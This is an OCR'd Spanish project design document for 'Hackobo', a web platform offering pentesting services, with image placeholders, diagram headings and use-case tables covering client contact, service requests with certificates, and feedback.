


Diagrama Entidad Relación



1er Diagrama de flujo (Nivel 1)





Diagrama de flujo de datos (NIVEL 1)




4. Diseño

Diagrama de Casos de Uso y su Descripción del Procedimiento

Para llegar a hacer los diagramas de casos de uso tuvimos que repasar obviamente las historias de usuario del sprint backlog y desarollar una descripción de los casos de uso para tener mejor definido lo que vamos a hacer.


Casos de uso general

Casos de uso general



Casos de uso divididos

1. Que el usuario sin registrar pueda en la página web solicitar nuestro correo electrónico y nuestro whatsapp para acordar fecha y hora para hablar del servicio a ofrecer.




Caso de Uso: Contacto

Campo	Detalle
Descripción	El usuario ingresa a la landing page y realiza el contacto para el servicio
Actores	Usuario, Hackobo
Precondiciones	Página funcional, usuario correctamente atraído y correos bien escritos
Postcondiciones	Servicio bien solicitado, método de pago correcto y usuario confiado
Secuencia Normal	
1.	El cliente ingresa a la landing page.
2.	Se genera un enlace directo hacia el correo del sistema.
3.	El usuario se comunica a través del correo.
4.	El sistema devuelve un email con servicios y precios.
5.	El usuario selecciona un servicio.
6.	El sistema envía el método de pago.
7.	El usuario paga.
8.	Se empieza el trabajo.
Excepciones	
p.	No elige ningún servicio o no responde.
q.	No paga.

2. Que el usuario pueda recibir recomendaciones personalizadas para mejorar la seguridad de sus sistemas basadas en los resultados de las pruebas.


3. (Feedback) Que el usuario pueda proporcionar retroalimentación sobre la calidad del servicio recibido.



Campo	Detalle
Descripción	El usuario solicita pentesting y recibe un certificado
Actores	Cliente, Agente
Precondiciones	Página funcional y accesible para solicitar el servicio, Cliente correctamente registrado y autenticado
Postcondiciones	Servicio de pentesting realizado y entregado, Certificado generado y enviado al cliente
Secuencia Normal	
1.	El cliente solicita el servicio de pentesting.
2.	El sistema asigna la solicitud al agente.
3.	El agente realiza el pentesting.
4.	El sistema almacena los resultados.
5.	El agente genera el certificado.
6.	El sistema entrega el certificado al cliente.
Excepciones	
p.	El cliente no solicita el servicio.
q.	El agente no puede realizar el pentesting.
r.	El certificado no puede ser generado.

4. Que el usuario pueda exportar datos de las pruebas de penetración para su análisis externo o para cumplir con requisitos de auditoría.

5. Que el usuario pueda descargar certificados o informes de cumplimiento para demostrar la seguridad de sus sistemas a terceros.



Caso de Uso: Feedback

Campo	Detalle
Descripción	El usuario envía feedback después de recibir el servicio y el certificado
Actores	Cliente, Hackobo
Precondiciones	El servicio de pentesting ha sido realizado y el certificado recibido por el cliente
Postcondiciones	Feedback del cliente registrado y almacenado en el sistema
Secuencia Normal	
1.	El cliente accede a la sección de feedback en la página.
2.	El cliente completa y envía el formulario de feedback.
3.	El sistema confirma la recepción del feedback al cliente.
Excepciones	
p.	El cliente no accede a la sección de feedback.
q.	El cliente no completa el formulario.
r.	Error al almacenar el feedback.